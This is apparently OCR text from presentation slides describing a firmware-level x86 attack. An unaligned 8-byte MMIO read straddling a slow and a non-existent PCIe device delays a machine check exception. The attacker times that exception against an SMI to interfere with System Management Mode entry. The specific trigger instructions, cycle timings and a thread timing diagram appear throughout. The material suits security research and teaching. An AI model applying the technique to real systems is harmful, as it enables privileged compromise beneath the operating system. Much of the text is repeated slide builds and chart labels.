- The attack won’t work.

building a fuse

(demo)

building a fuse


e0000000 e2000000 e4000000 e6000000 e8000000 ea000000 ec000000 ee000000 f0000000
0 40 80 c0 100 140 180 1c0 200
2600 2400 2200 2000 1800 1600 1400
e0000000 e0008000 e0010000 e0018000 e0020000 e0028000 e0030000 e0038000 e0040000
2400 2200 2000 1800 1600 1400
e0a80000 e0a88000 e0a90000 e0a98000 e0aa0000 e0aa8000 e0ab0000 e0ab8000 e0ac0000
2400 2200 2000 1800 1600 1400
e1e00000 e1e08000 e1e10000 e1e18000 e1e20000 e1e28000 e1e30000 e1e38000 e1e40000
2400 2200 2000 1800 1600 1400
e3200000 e3208000 e3210000 e3218000 e3220000 e3228000 e3230000 e3238000 e3240000
2400 2200 2000 1800 1600 1400
e3400000 e3408000 e3410000 e3418000 e3420000 e3428000 e3430000 e3438000 e3440000
2200 2000 1800 1600 1400
e42c0000 e42c8000 e42d0000 e42d8000 e42e0000 e42e8000 e42f0000 e42f8000 e4300000
2000 1800 1600 1400
e8b00000 e8b10000 e8b20000 e8b30000 e8b40000 e8b50000 e8b60000 e8b70000 e8b80000
0 8 10 18 20 28 30 38 40
2000 1800 1600 1400
e9480000 e9488000 e9490000 e9498000 e94a0000 e94a8000 e94b0000 e94b8000 e94c0000
2200 2000 1800 1600 1400
e9680000 e9688000 e9690000 e9698000 e96a0000 e96a8000 e96b0000 e96b8000 e96c0000
2400 2200 2000 1800 1600 1400
e9c40000 e9c48000 e9c50000 e9c58000 e9c60000 e9c68000 e9c70000 e9c78000 e9c80000
2000 1800 1600 1400
e9e40000 e9e48000 e9e50000 e9e58000 e9e60000 e9e68000 e9e70000 e9e78000 e9e80000
2400 2200 2000 1800 1600 1400
ea440000 ea448000 ea450000 ea458000 ea460000 ea468000 ea470000 ea478000 ea480000
2500 2250 2000 1750 1500
eab80000 eab88000 eab90000 eab98000 eaba0000 eaba8000 eabb0000 eabb8000 eabc0000
1800 1700 1600 1500 1400 1300
eb200000 eb208000 eb210000 eb218000 eb220000 eb228000 eb230000 eb238000 eb240000
2200 2000 1800 1600 1400
eb400000 eb408000 eb410000 eb418000 eb420000 eb428000 eb430000 eb438000 eb440000
2400 2200 2000 1800 1600 1400
eb7c0000 eb7c8000 eb7d0000 eb7d8000 eb7e0000 eb7e8000 eb7f0000 eb7f8000 eb800000
2200 2000 1800 1600 1400
ebc00000 ebc08000 ebc10000 ebc18000 ebc20000 ebc28000 ebc30000 ebc38000 ebc40000
2000 1800 1600 1400
ec0c0000 ec0c8000 ec0d0000 ec0d8000 ec0e0000 ec0e8000 ec0f0000 ec0f8000 ec100000
1700 1600 1500 1400 1300
eef40000 eef48000 eef50000 eef58000 eef60000 eef68000 eef70000 eef78000 eef80000
1800 1600 1400
ef600000 ef608000 ef610000 ef618000 ef620000 ef628000 ef630000 ef638000 ef640000
2000 1800 1600 1400
0 4 8 c 10 14 18 1c 20

- Not all MMIO reads are created equal
  - Normal devices on PCIe bus: ~700 cycles
  - Slowest devices on PCIe bus: ~4000 cycles
- Can we increase this?
  - Add competing MMIO traffic: +2000 cycles
  - Low power states and underclocking: +1400 cycles
  - Complex physical PCI topology: +1000 cycles
- Still not enough, and attack is increasingly impractical


building a fuse

- “MMIO Configuration Coding Requirements”

> “
>
> Instructions used to read MMIO configuration space are required to take the following form:
>
> mov eax/ax/al, any_address_mode;
>
> No other source/target registers may be used other than eax/ax/al.
>
> ”

building a fuse

```
movl (0xf8013c00), %eax
```




a1	82	9f	1c	13	92	5e	e7	98	56	9f	af	b3	67	8b	f1
f8013bf0				f8013c00				f8013c04				f8013c08			

access time: ~4000 cycles

building a fuse

movq (0xf8013c00), %rax



rax

a1	82	9f	1c	13	92	5e	e7	98	56	9f	af	b3	67	8b	f1

access time: ~8000 cycles

building a fuse


- “MMIO Configuration Coding Requirements”

> “
>
> In addition, all such accesses are required not to cross
> any naturally aligned DW boundary.
>
> Access to MMIO configuration space registers
> that do not meet these requirements result in undefined behavior.
>
> ”

building a fuse

building a fuse

```
movq (0xf8013c00), %rax
```




rax

a1	82	9f	1c	13	92	5e	e7	98	56	9f	af	b3	67	8b	f1

building a fuse

```
movq (0xf8013c01), %rax
```




rax

a1	82	9f	1c	13	92	5e	e7	98	56	9f	af	b3	67	8b	f1
f8013bf0				f8013c00				f8013c04				f8013c08			

access time: ~12,000 cycles

- Find high access time on existing PCIe device…
  … followed by non-existing device
  - Need non-existing device to generate master-abort and trigger MCE

```
movq (0xf8013ff9), %rax
```




rax

a1	82	9f	1c	13	92	5e	e7	98	56	9f	af	X	X	X	X
f8013ff4				f8013ff8				f8013ffc				f8014000			

building a fuse

- Find high access time on existing PCIe device…
  … followed by non-existing device
  - Need non-existing device to generate master-abort and trigger MCE

```
movq (0xf8013ff9), %rax
```




a1	82	9f	1c	13	92	5e	e7	98	56	9f	af	X	X	X	X
f8013ff4				f8013ff8				f8013ffc				f8014000			

building a fuse

building a fuse

- Find high access time on existing PCIe device…
  … followed by non-existing device
  - Need non-existing device to generate master-abort and trigger MCE


```
movq (0xf8013ff9), %rax
```



a1	82	9f	1c	13	92	5e	e7	98	56	9f	af	X	X	X	X
f8013ff4				f8013ff8				f8013ffc				f8014000			

- Find high access time on existing PCIe device…
  … followed by non-existing device
  - Need non-existing device to generate master-abort and trigger MCE

```
movq (0xf8013ff9), %rax
```



rax

a1	82	9f	1c	13	92	5e	e7	98	56	9f	af	X	X	X	X
f8013ff4				f8013ff8				f8013ffc				f8014000			


building a fuse

- The fuse instruction
  - An unaligned 8-byte PCIe access
  - Straddles slow PCIe device and non-existing device
  - CPU performs 3 separate 4 byte MMIO access
  - Final 4-byte MMIO access hits non-existing PCIe device
  - No device claims PCI request, results in PCI master-abort
  - PCI master-abort received by northbridge
  - Northbridge sends error to CPU
  - CPU generates machine check exception
  - 10,000+ cycles after fuse instruction began

lighting the fuse

- Little control over how long the fuse instruction takes
- But MCE must arrive in precise window

lighting the fuse



Thread 1 (attacker)

Thread 0 (victim)

begin ??? instruction

10,000 cycles

100 cycles

out b2 (trigger SMI)

receive SMI

out b2 ends

enter SMM (idt unchanged, cr4.mce cleared)

begin executing SMI handler

...

set cr4.mce

...

...

